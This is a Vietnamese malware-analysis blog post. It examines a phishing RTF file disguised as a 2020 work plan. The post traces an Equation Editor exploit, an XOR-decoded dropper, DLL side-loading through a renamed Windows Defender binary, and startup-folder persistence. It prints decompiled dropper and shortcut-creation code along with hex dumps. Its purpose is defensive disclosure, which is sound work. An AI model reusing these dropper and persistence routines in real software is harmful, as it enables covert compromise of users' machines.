

[RE009] Phân tích mã độc “KẾ HOẠCH, NHIỆM VỤ TRỌNG TÂM NĂM 2020.doc” đính kèm email phishing

blog.vincss.net/2019/12/re009-phan-tich-ma-doc-ke-hoach-nhiem-vu-trong-tam-2020.html

STT	Nhiệm vụ	Tháng 1	Tháng 2	Tháng 3	Tháng 4	Tháng 5	Tháng 6	Tháng 7	Tháng 8	Tháng 9	Tháng 10	Tháng 11
1	Tổ chức Hội nghị thường niên ATSKMT lần thứ XIV		x									
2	In ấn phát hành Báo cáo thường niên An toàn Sức khỏe Môi trường năm 2019		x									
3	Tháng An toàn vệ sinh lao động, PCCN quốc gia + Tháng Công nhân				x							
4	Kiểm tra công tác ATSKMT- PCCC định kỳ năm 2020			x	x	x	x		x	x	x	
5	Tham gia kiểm toán về công tác ATSKMT các nhà thầu dầu khí năm			x	x	x	x	x				

Thông qua Steve Miller (@stvemillertime) của FireEye, chúng tôi có được thông tin và mẫu mã độc này. Do mẫu mã độc này có nội dung nhắm vào Việt Nam nên VinCSS quyết định sẽ phân tích để chia sẻ cho cộng đồng an ninh mạng Việt Nam.

Thông tin cơ bản

- File name: **KẾ HOẠCH, NHIỆM VỤ TRỌNG TÂM NĂM 2020.doc**
- File Timestamps: **2019-12-09 18:50:00**
- Size: **783.77 KB (802578 bytes)**
- File type: **RTF (Rich Text Format)**
- Pages: **6**
- File Hash (SHA-256):
bcb226f7d614c905abc94aef9e096b03921cc8e2077c464224084670213e10b5

KẾ HOẠCH, NHIỆM VỤ TRỌNG TÂM NĂM 2020

STT	Nhiệm vụ	Tháng 1	Tháng 2	Tháng 3	Tháng 4	Tháng 5	Tháng 6	Tháng 7	Tháng 8	Tháng 9	Tháng 10	Tháng 11
1	Tổ chức Hội nghị thường niên ATSKMT lần thứ XIV		x									
2	In ấn phát hành Báo cáo thường niên An toàn Sức khỏe Môi trường năm 2019		x									
3	Tháng An toàn vệ sinh lao động, PCCN quốc gia + Tháng Công nhân				x							
4	Kiểm tra công tác ATSKMT- PCCC định kỳ năm 2020			x	x	x	x	x	x	x	x	
5	Tham gia kiểm toán về công tác ATSKMT các nhà thầu dầu khí năm 2019.			x	x	x	x	x				
6	Đôn đốc, hỗ trợ các Dự án trong công tác An toàn sức khỏe môi trường, PCCC											
	- Nhà máy nhiệt điện Thái Bình											
	- Nhà máy nhiệt điện Sông Hậu											

Phân tích sơ lược

```
File: 'bcb226f7d614c905abc94aef9e096b03921cc8e2077c464224084670213e10b5' - size: 802578 bytes
id | index | OLE Object
---|---|---
0 | 0005864Dh | format_id: 2 (Embedded)
  | | class name: b'Package'
  | | data size: 213204
  | | OLE Package object:
  | | Filename: 'wd32PrvSE.wmf'
  | | Source path: 'C:\\Windows\\wd32PrvSE.wmf'
  | | Temp path = 'C:\\Windows\\wd32PrvSE.wmf'
  | | MD5 = '6b309a9007edbf8deeff772c813a1113'
1 | 000c0885h | format_id: 2 (Embedded)
  | | class name: b'Equation.2\\x00\\x124Vx\\x90\\x124VxvT2'
  | | data size: 6436
  | | MD5 = '865ea38d8074829351a66826ebab2fe9'
2 | 000c086Bh | Not a well-formed OLE object
```



```

remnux@remnux:~/Desktop/MalScripts/sample10$ xxd b45087ad4f7d84758046e9d6eb174530fee98b069105a78f124cbde1ecfb0415_8.t | more
00000000: b2a6 6dff fffc fcfc f8fc fcfc 0303 fcfc  ..m.....
00000010: 44fc fcfc fcfc fcfc bcfc fcfc fcfc fcfc  D.....
00000020: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  .....
00000030: fcfc fcfc fcfc fcfc fcfc fcfc 04fc fcfc  .....
00000040: f2e3 46f2 fc48 f531 dd44 fdb0 31dd a894  ..F..H..1.D..1...
00000050: 958f dc8c 8e93 9b8e 9d91 dc9f 9d92 9293  .....
00000060: 88dc 9e99 dc8e 8992 dc95 92dc b8b3 afdc  .....
00000070: 9193 9899 d2f1 f1f6 d8fc fcfc fcfc fcfc  .....
00000080: 39ea 8e2e 7d8b e07d 7d8b e07d 7d8b e07d  9...)}...)}...}
00000090: 12fd 7e7d 6f8b e07d 12fd 4a7d 3b8b e07d  -..}o..}..J};..}
000000a0: 74f3 757d 7c8b e07d 12fd 4b7d 638b e07d  t.u}|...}..K}c..}
000000b0: 74f3 637d 748b e07d 74f3 737d 748b e07d  t.c}t..}t.s}t..}
000000c0: 7d8b e17d 198b e07d 12fd 4f7d 7f8b e07d  }..}...}..0}...}
000000d0: 12fd 7a7d 7c8b e07d 12fd 7d7d 7c8b e07d  ..z}|...}...}|..}
000000e0: ae95 9f94 7d8b e07d fcfc fcfc fcfc fcfc  ....}.....
000000f0: fcfc fcfc fcfc fcfc acb9 fcfc b0fd f9fc  ..^.....
0000100: 135e 3aa7 fcfc fcfc fcfc fcfc 1cfc fefd  ..X...t.....
0000110: f7fd f6fc fc58 fcfc fc74 f8fc fcfc fcfc  .....<.....
0000120: d6a4 fcfc fcec fcfc fc3c fcfc fcfc bcfc  .....
0000130: fcec fcfc fcfc fcfc f9fc fdcc fcfc fcfc  .....
0000140: f9fc fdcc fcfc fcfc fc8c f9fc fc8b fcfc  .....}.....
0000150: 880f f9fc fcec bc7d fcfc ecfc fcec fcfc  .....
0000160: fcfc ecfc fcec fcfc fcfc fcfc ecfc fcfc  .....
0000170: fcfc fcfc fcfc fcfc fcac f9fc 60f6 fcfc  .....
0000180: fcfc f9fc 04dc fcfc fcfc fcfc fcfc fcfc  .....
0000190: fcfc fcfc fcfc fcfc fcac f9fc 60f6 fcfc  .....
00001a0: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  .....
00001b0: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  .....
00001c0: fcfc fcfc fcfc fcfc fcfc fcfc fcfc fcfc  .....

```

e.m:



```

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 B2 A4 6E EF FC FF FF FF FB FF FF FF 00 00 FF FF ĩñ ¨ √ ..
00000010 47 FF FF FF FF FF FF FF BF FF FF FF FF FF FF G 7
00000020 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
00000030 FF FF FF FF FF FF FF FF FF FF FF FF 1F FF FF FF
00000040 F1 E0 45 F1 FF 4B F6 32 DE 47 FE B3 32 DE AB 97 ±αE± K+2 |G|2 |sù
00000050 96 8C DF 8F 8D 90 98 8D 9E 92 DF 9C 9E 91 91 90 ùi|ÁiÉyiRE|fRmeÉ
00000060 8B DF 9D 9A DF 8D 8A 91 DF 96 91 DF BB B0 AC DF y|VÜ|ièa|ûa|q|ã|
00000070 92 90 9B 9A D1 F2 F2 F5 DB FF FF FF FF FF FF FF ÉÉcÜτ>>>|

```

Phân tích hành vi

Tài liệu khi mở bằng trình đọc **Microsoft Word** sẽ thực hiện tạo các files tại thư mục **%Temp%** và tạo shortcut trong thư mục **Startup** của Windows (**%AppData%\Microsoft\Windows\Start Menu\Programs\Startup**) để khởi chạy mã độc khi người dùng khởi động lại máy:



Phân tích mã thực thi

Stage 1: Dump decoded PE payload

Cách thiết lập để thực hiện debug đã được đề cập ở nhiều bài viết. Khi mở tài liệu bằng ứng dụng **Microsoft Word**, tiến trình **EQNEDT32.exe** sẽ được khởi chạy, thông qua lỗi của ứng dụng này để tạo file **wd32PrvSE.wmf** trong thư mục %Temp%. Đặt bp tại hàm **CreateFileA/W** ta sẽ thấy tiến trình đọc file wmf:

Address	Value	Comment
0014EE24	750D9563	CALL to CreateFileA from msycrt.750D955E
0014EE28	006B55D7	FileName = "C:\Users\ADMINI~1\AppData\Local\Temp\wd32PrvSE.wmf"
0014EE2C	80000000	Access = GENERIC_READ
0014EE30	00000000	ShareMode = 0
0014EE34	00000000	pSecurity = NULL
0014EE38	00000003	Mode = OPEN_EXISTING
0014EE3C	00000080	Attributes = NORMAL
0014EE40	00000000	hTemplateFile = NULL
0014EE44	0014EEB4	ASCII "aaaa"
0014EE48	006B48E9	RETURN to 006B48E9
0014EE4C	7453CA05	KernelBa. 7453CA05
0014EE50	00000007	
0014EE54	006B55D7	ASCII "C:\Users\ADMINI~1\AppData\Local\Temp\wd32PrvSE.wmf"
0014EE58	80000000	

Tiếp theo sẽ gọi hàm **ReadFile** để đọc nội dung của **wd32PrvSE.wmf** vào vùng nhớ đã được cấp phát:

00000294	File	64.	00120089	Size 62976.	c:\Windows\System32\en-US\winlsres.dll.mui
000002C8	File	64.	00120089	Size 17408.	c:\Windows\System32\en-US\user32.dll.mui
000002D8	File	64.	00120089	Size 212992	c:\Users\ADMINI~1\AppData\Local\Temp\wd32PrvSE.wmf
000002EC	File	101.	0012019F	Size 229376.	c:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCache\Con
000000BC	File (dev)	64.	00100001		\Device\NCG

The screenshot displays a debugger window with several panes. At the top, assembly instructions are visible, including `call [60001,00000000]` and `mov ecx, eax`. The register pane shows `EAX = 00000000`. The main pane shows a hex dump of memory starting at address `01EE0000`. The hex dump is as follows:

Address	Hex dump	ASCII
01EE0000	B2 A6 6D FF FF FC FC FC F8 FC FC FC 03 03 FC FC	拔m . . . ?
01EE0010	44 FC FC FC FC FC FC FC BC FC FC FC FC FC FC FC	D . . . ?
01EE0020	FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC
01EE0030	FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC
01EE0040	F2 E3 46 F2 FC 48 F5 31 DD 44 FD B0 31 DD A8 94	斐F 整H? 軀 · 1 玦?
01EE0050	95 8F DC 8C 8E 93 9B 8E 9D 91 DC 9F 9D 92 92 93	睽軌 幟浪瀉雲瀟振
01EE0060	88 DC 9E 99 DC 8E 89 92 DC 95 92 DC B8 B3 AF DC	坭濼軒 墮 軀 軀 賦
01EE0070	91 93 98 99 D2 F1 F1 F6 D8 FC FC FC FC FC FC FC FC	憫 櫛 顏 聆 攸 . . .
01EE0080	EE 03 63 C4 AA 62 0D 97 AA 62 0D 97 AA 62 0D 97	?c 莫b. 檢b. 檢b. ?
01EE0090	29 7E 03 97 A4 62 0D 97 9C 44 06 97 AB 62 0D 97) 榮b. 榭D 棲b.
01EE00A0	9C 44 07 97 92 62 0D 97 AA 62 0D 97 A9 62 0D 97	淒 斐b. 檢b. 掖b.
01EE00B0	C8 7D 1E 97 A3 62 0D 97 AA 62 0C 97 96 62 0D 97	藁 棧b. 檢b. 棖b. ?
01EE00C0	42 7D 06 97 A8 62 0D 97 AE 95 9F 94 AA 62 0D 97	B} 櫛b. 棟 暉 敬b.
01EE00D0	FC FC FC FC FC FC FC FC AC B9 FC FC B0 FD FF FC 褒 ?
01EE00E0	E9 97 45 A1 FC FC FC FC FC FC FC FC FC FC FC FC FC	闊E ↑ . . . ? ?
01EE00F0	F7 FD FA FC FC 9C FC FC FC FC FC FC FC FC FC FC FC FC	馯 顯 . . . ? . .
01EE0100	B3 E4 FC FC FC EC FC FC FC FC FC FC FC FC FC FC FC FC	充 . . . 藿 . . . 鍵
01EE0110	FC EC FC FC FC EC FC FC FC FC FC FC FC FC FC FC FC FC	. . . 母 . . .
01EE0120	F8 FC FC FC FC FC FC FC FC FC AC FF FC FC EC FC FC	母 襪?
01EE0130	FC FC FC FC FE FC FC FC FC FC FC EC FC FC EC FC FC 襪
01EE0140	FC FC EC FC FC EC FC FC FC FC FC FC FC FC EC FC FC FC	. 襪 . . . 襪
01EE0150	FC FC FC FC FC FC FC FC FC FC FC FC FC FC C8 89 FC FC	. . . 襪 襪
01EE0160	FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC
01EE0170	FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC
01EE0180	FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC
01EE0190	FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC FC


Tương tự như các sample đã từng phân tích, sử dụng vòng lặp xor để thực hiện giải mã toàn bộ nội dung của file **wd32PrvSE.wmf** trong memory tại địa chỉ **0x1EE0000** (trên máy phân tích)

The screenshot displays a Windows Memory map tool window. The main window lists memory sections with columns for Address, Size, Owner, Section, Contains, Type, Access, Initial, and Mapped as. A secondary window titled 'Dump - 01EE0000_01F13FFF' shows a hex dump of memory. The dump includes a message: 'is program cannot be run in DOS mode...'. The dump also shows various hex values and their corresponding ASCII characters, including some garbled text.

Thực hiện dump PE mới này và lưu lại để thực hiện phân tích tiếp. File dump được là một PE32 exe:

Name	Offset	Size	Value	Description
Machine	000000DC	2	014C	Intel 386
NumberOfSections	000000DE	2	0003	
TimeDateStamp	000000E0	4	5DB96B15	Wed Oct 30 10:51:01 2019 GMT
PointerToSymbolTable	000000E4	4	00000000	
NumberOfSymbols	000000E8	4	00000000	
SizeOfOptionalHeader	000000EC	2	00E0	
Characteristics	000000EE	2	010F	Click here

Stage2: Phân tích PE32 đã dump



Từ WinMain sẽ gọi tới hàm **DropFilesAndCreateLnk** (*sub_00401200*). Hàm này thực hiện cấu thành đường dẫn đầy đủ cho các files **mpsvc.dll**; **RuntimeBroke.exe**:

```

69  szMpSvcDll[7] = 'l';
70  szMpSvcDll[8] = 'l';
71  szMpSvcDll[9] = 0; // mpsvc.dll
72  szRuntimeBrokeExe[0] = 'R';
73  szRuntimeBrokeExe[1] = 'u';
74  szRuntimeBrokeExe[2] = 'n';
75  szRuntimeBrokeExe[3] = 't';
76  szRuntimeBrokeExe[4] = 'i';
77  szRuntimeBrokeExe[5] = 'm';
78  szRuntimeBrokeExe[6] = 'e';
79  szRuntimeBrokeExe[7] = 'B';
80  szRuntimeBrokeExe[8] = 'r';
81  szRuntimeBrokeExe[9] = 'o';
82  szRuntimeBrokeExe[10] = 'k';
83  szRuntimeBrokeExe[11] = 'e';
84  szRuntimeBrokeExe[12] = '.';
85  szRuntimeBrokeExe[13] = 'e';
86  szRuntimeBrokeExe[14] = 'x';
87  szRuntimeBrokeExe[15] = 'e';
88  szRuntimeBrokeExe[16] = 0; // RuntimeBroke.exe
89  sprintf(szRuntimeBrokerExeTempFullPath, "%s%s", szTempPath, szRuntimeBrokeExe);
90  sprintf(szMpSvcDllTempFullPath, "%s%s", szTempPath, szMpSvcDll);

```

```

0014FA88 43 3A 5C 55 73 65 72 73 5C 41 44 4D 49 4E 49 7E C:\Users\ADMINI~
0014FA98 31 5C 41 70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 1\AppData\Local\
0014FAA8 54 65 6D 70 5C 6D 70 73 76 63 2E 64 6C 6C 00 00 Temp\mpsvc.dll..

```

```

0014F278 43 3A 5C 55 73 65 72 73 5C 41 44 4D 49 4E 49 7E C:\Users\ADMINI~
0014F288 31 5C 41 70 70 44 61 74 61 5C 4C 6F 63 61 6C 5C 1\AppData\Local\
0014F298 54 65 6D 70 5C 52 75 6E 74 69 6D 65 42 72 6F 6B Temp\RuntimeBrok
0014F2A8 65 2E 65 78 65 00 00 00 00 00 00 00 00 00 00 00 e.exe.....

```

Sau đó ghi 2 file trên vào thư mục %Temp%:



```

szRuntimeBrokeExe[16] = 0; // RuntimeBroke.exe
sprintf(szRuntimeBrokerExeTempFullPath, "%s%s", szTempPath, szRuntimeBrokeExe);
sprintf(szMpSvcDllTempFullPath, "%s%s", szTempPath, szMpSvcDll);
fRuntimeBrokeExeTempFullPath = fopen(szRuntimeBrokerExeTempFullPath, "wb+"); // wb+: Bug here
fwrite(&PE_RuntimeBroke_Exe, 22224u, 1u, fRuntimeBrokeExeTempFullPath);
fclose(fRuntimeBrokeExeTempFullPath);
fMpSvcDllTempFullPath = fopen(szMpSvcDllTempFullPath, "wb+"); // wb+: Bug here
fwrite(&PE_MpSvc_Dll, 144384u, 1u, fMpSvcDllTempFullPath);
fclose(fMpSvcDllTempFullPath);

```

mpsvc.dll	12/12/2019 10:49 ...	Application extens...	141 KB
RuntimeBroke.exe	12/12/2019 10:49 ...	Application	22 KB

RuntimeBroke.exe chính là **MsMpEng.exe** của *Windows Defender*.



Tiếp theo tạo file **StructuredQuery.tmp**:

```

100  szStructuredQuery_tmp[0] = 'S';
101  szStructuredQuery_Temp_FullPath[259] = 0;
102  szStructuredQuery_tmp[1] = 't';
103  szStructuredQuery_tmp[2] = 'r';
104  szStructuredQuery_tmp[3] = 'u';
105  szStructuredQuery_tmp[4] = 'c';
106  szStructuredQuery_tmp[5] = 't';
107  szStructuredQuery_tmp[6] = 'u';
108  szStructuredQuery_tmp[7] = 'r';
109  szStructuredQuery_tmp[8] = 'e';
110  szStructuredQuery_tmp[9] = 'd';
111  szStructuredQuery_tmp[10] = 'Q';
112  szStructuredQuery_tmp[11] = 'u';
113  szStructuredQuery_tmp[12] = 'e';
114  szStructuredQuery_tmp[13] = 'r';
115  szStructuredQuery_tmp[14] = 'y';
116  szStructuredQuery_tmp[15] = '.';
117  szStructuredQuery_tmp[16] = 't';
118  szStructuredQuery_tmp[17] = 'm';
119  szStructuredQuery_tmp[18] = 'p';
120  szStructuredQuery_tmp[19] = 0; // StructuredQuery.tmp
121  sprintf(szStructuredQuery_Temp_FullPath, "%s%s", szTempPath, szStructuredQuery_tmp);
122  fTmp = fopen(szStructuredQuery_Temp_FullPath, "wb+"); // Create Zero file StructuredQuery.tmp
123  fclose(fTmp);

```

Áp dụng kĩ thuật persistence thông qua startup folders bằng cách tạo file **RuntimeBroke.Ink** tại (%AppData%\Microsoft\Windows\Start Menu\Programs\Startup):


```
141 szPrograms_Startup_RuntimeBroke_Ink[11] = 'a';
142 szPrograms_Startup_RuntimeBroke_Ink[12] = 'r';
143 szPrograms_Startup_RuntimeBroke_Ink[13] = 't';
144 szPrograms_Startup_RuntimeBroke_Ink[14] = 'u';
145 szPrograms_Startup_RuntimeBroke_Ink[15] = 'p';
146 szPrograms_Startup_RuntimeBroke_Ink[17] = 'R';
147 szPrograms_Startup_RuntimeBroke_Ink[18] = 'u';
148 szPrograms_Startup_RuntimeBroke_Ink[19] = 'n';
149 szPrograms_Startup_RuntimeBroke_Ink[20] = 't';
150 szPrograms_Startup_RuntimeBroke_Ink[21] = 'i';
151 szPrograms_Startup_RuntimeBroke_Ink[22] = 'n';
152 szPrograms_Startup_RuntimeBroke_Ink[23] = 'e';
153 szPrograms_Startup_RuntimeBroke_Ink[24] = 'B';
154 szPrograms_Startup_RuntimeBroke_Ink[25] = 'r';
155 szPrograms_Startup_RuntimeBroke_Ink[26] = 'o';
156 szPrograms_Startup_RuntimeBroke_Ink[27] = 'k';
157 szPrograms_Startup_RuntimeBroke_Ink[28] = 'e';
158 szPrograms_Startup_RuntimeBroke_Ink[29] = '.';
159 szPrograms_Startup_RuntimeBroke_Ink[30] = 'l';
160 szPrograms_Startup_RuntimeBroke_Ink[31] = 'n';
161 szPrograms_Startup_RuntimeBroke_Ink[32] = 'k';
162 szPrograms_Startup_RuntimeBroke_Ink[33] = 0;
163 sprintf(szStartupLink, "%s\\%s", szStartMenuPath, szPrograms_Startup_RuntimeBroke_Ink); // "Start Menu\Programs\Startup\RuntimeBroke.Ink"
164 CreateLink(szRuntimeBrokeExeTempFullPath, szStartupLink);
165 return 0;
166
```

Code tại hàm **CreateLink** có nội dung như sau:


```
bool __cdecl CreateLink(LPSTR pszExePath, LPCSTR pszLnkPath)
{
    bool result; // a1
    HRESULT hResult; // esi
    IShellLinkA *pShellLink; // [esp+2Ch] [ebp-210h]
    IPersistFile *pPersistFile; // [esp+30h] [ebp-20Ch]
    wchar_t wszLnkPath[260]; // [esp+34h] [ebp-208h]

    CoInitialize(0);
    if ( CoCreateInstance(&CLSID_ShellLink, 0, CLSCTX_INPROC_SERVER, &IID_IShellLinkA, &pShellLink) < 0 )
    {
        return 0;
    }
    if ( pShellLink->lpVtbl->QueryInterface(pShellLink, &IID_IPersistFile, &pPersistFile) >= 0 )
    {
        pShellLink->lpVtbl->SetPath(pShellLink, pszExePath);
        pShellLink->lpVtbl->SetShowCmd(pShellLink, SW_SHOWNORMAL);
        MultiByteToWideChar(0, 0, pszLnkPath, -1, wszLnkPath, MAX_PATH);
        hResult = pPersistFile->lpVtbl->Save(pPersistFile, wszLnkPath, 1);
        pPersistFile->lpVtbl->Release(pPersistFile);
        pShellLink->lpVtbl->Release(pShellLink);
        result = hResult >= 0;
    }
    else
    {
        pShellLink->lpVtbl->Release(pShellLink);
        result = 0;
    }
    return result;
}
```

Ta có file shortcut là **RuntimeBroke** với target trỏ tới **RuntimeBroke.exe** ở thư mục %Temp% như sau:



Như vậy, khi người dùng khởi động lại máy thì tiến trình **RuntimeBroke.exe** sẽ khởi chạy. Thông qua kỹ thuật *DLL SideLoading*, **RuntimeBroke.exe** sẽ nạp file **mpsvc.dll** chứa mã độc để thực thi:



Stage 3: Phân tích file mpsvc.dll:

File này exports các hàm sau:

Name	Address	Ordinal
LogDeinits	6A7F3C10	1
LogDeinit	6A7F3C30	2
LogEnable	6A7F3C50	3
LogGetLevel	6A7F3C70	4
LogInit	6A7F3C90	5
LogIsEnabled	6A7F3CB0	6
LogMonitorSettings	6A7F3CD0	7
LogRemoveModule	6A7F3CF0	8
LogSetDepth	6A7F3D10	9
LogSetLevel	6A7F3D30	10
LogSetMaxSize	6A7F3D50	11
LogSetMode	6A7F3D70	12
LogSetPath	6A7F3D90	13
LogSetSettingsFile	6A7F3DB0	14
LogSetType	6A7F3DD0	15
LogTrackEvent	6A7F3DF0	16
LogTrackEventData	6A7F3E10	17
LogUninitMetrics	6A7F3E30	18
LogWrite	6A7F3E50	19
LogWrite2	6A7F3E70	20
ServiceCrtMain	6A7F3BE0	21
DllEntryPoint	6A7F48CC	[main entry]

